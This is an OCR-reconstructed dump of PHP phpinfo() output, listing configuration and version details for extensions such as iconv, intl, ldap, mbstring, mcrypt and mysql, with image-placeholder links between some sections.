fnv132 fnv1a32 fnv164 fnv1a64 joaat haval128, 3 haval160, 3 haval192, 3 haval224, 3 haval256, 3 haval128, 4 haval160, 4 haval192, 4 haval224, 4 haval256, 4 haval128, 5 haval160, 5 haval192, 5 haval224, 5 haval256, 5

iconv

iconv support	enabled	
iconv implementation	glibc	
iconv library version	1.14	
iconv.input_encoding	local	no value
	master	no value
iconv.internal_encoding	local	no value
	master	no value
iconv.output_encoding	local	no value
	master	no value

imap


IMAP c-Client Version	2007e
SSL Support	enabled

intl

version	1.1.0	
ICU version	4.8.1.1	
ICU Data version	4.8.1	
intl.default_locale	local	no value
	master	no value
intl.error_level	local	0
	master	0
intl.use_exceptions	local	0
	master	0

json

json support	enabled
json version	1.2.1




ldap		
LDAP Support	enabled	
RCS Version	$Id: 8ab0fe072786e6f8d7dbd47b6a4897e81ce89ec3 $	
Total Links	0/unlimited	
API Version	3001	
Vendor Name	OpenLDAP	
Vendor Version	20421	
ldap.max_links	local	Unlimited
	master	Unlimited


libxml	
libXML support	active
libXML Compiled Version	2.9.4
libXML Loaded Version	20904
libXML streams	enabled

mbstring		
Multibyte Support	enabled	
Multibyte string engine	libmbfl	
HTTP input encoding translation	disabled	
libmbfl version	1.3.2	
Multibyte (japanese) regex support	enabled	
Multibyte regex (oniguruma) backtrack check	On	
Multibyte regex (oniguruma) version	5.9.5	
mbstring.detect_order	local	no value
	master	no value
mbstring.encoding_translation	local	Off
	master	Off
mbstring.func_overload	local	0
	master	0


mbstring.http_input	local	no value
	master	no value
mbstring.http_output	local	no value
	master	no value
mbstring.http_output_conv_mimetypes	local	^(text/|application/xhtml\+xml)
	master	^(text/|application/xhtml\+xml)
mbstring.internal_encoding	local	no value
	master	no value
mbstring.language	local	neutral
	master	neutral
mbstring.strict_detection	local	Off
	master	Off
mbstring.substitute_character	local	no value
	master	no value




<table>
<tr><td>mcrypt</td><td>
<table>
<tr><td>Version</td><td>2.5.8</td></tr>
<tr><td>Api No</td><td>20021217</td></tr>
<tr><td>Supported ciphers</td><td>cast-128 gost rijndael-128 twofish arcfour cast-256 loki97 rijndael-192 saferplus wake blowfish-compat des rijndael-256 serpent xtea blowfish enigma rc2 tripledes</td></tr>
<tr><td>Supported modes</td><td>cbc cfb ctr ecb ncfb nofb ofb stream</td></tr>
<tr><td>mcrypt.algorithms_dir</td><td><table><tr><td>local</td><td>no value</td></tr><tr><td>master</td><td>no value</td></tr></table></td></tr>
<tr><td>mcrypt.modes_dir</td><td><table><tr><td>local</td><td>no value</td></tr><tr><td>master</td><td>no value</td></tr></table></td></tr>
</table>
</td></tr>
<tr><td>mhash</td><td>
<table>
<tr><td>MHASH support</td><td>Enabled</td></tr>
<tr><td>MHASH API Version</td><td>Emulated Support</td></tr>
</table>
</td></tr>
<tr><td>mysql</td><td>
<table>
<tr><td>Active Persistent Links</td><td>0</td></tr>
<tr><td>Active Links</td><td>0</td></tr>
<tr><td>Client API version</td><td>mysqlnd 5.0.11-dev - 20120503 - $Id: 76b08b24596e12d4553bd41fc93cccd5bac2fe7a $</td></tr>
<tr><td>mysql.allow_local_infile</td><td><table><tr><td>local</td><td>On</td></tr><tr><td>master</td><td>On</td></tr></table></td></tr>
<tr><td>mysql.allow_persistent</td><td><table><tr><td>local</td><td>On</td></tr><tr><td>master</td><td>On</td></tr></table></td></tr>
<tr><td>mysql.connect_timeout</td><td><table><tr><td>local</td><td>60</td></tr><tr><td>master</td><td>60</td></tr></table></td></tr>
<tr><td>mysql.default_host</td><td><table><tr><td>local</td><td>no value</td></tr><tr><td>master</td><td>no value</td></tr></table></td></tr>
</table>
</td></tr>
</table>



mysql.default_password	local	no value
	master	no value
mysql.default_port	local	no value
	master	no value
mysql.default_socket	local	/opt/lampp/var/mysql/mysql.sock
	master	/opt/lampp/var/mysql/mysql.sock
mysql.default_user	local	no value
	master	no value
mysql.max_links	local	Unlimited
	master	Unlimited
mysql.max_persistent	local	Unlimited
	master	Unlimited
mysql.trace_mode	local	Off
	master	Off



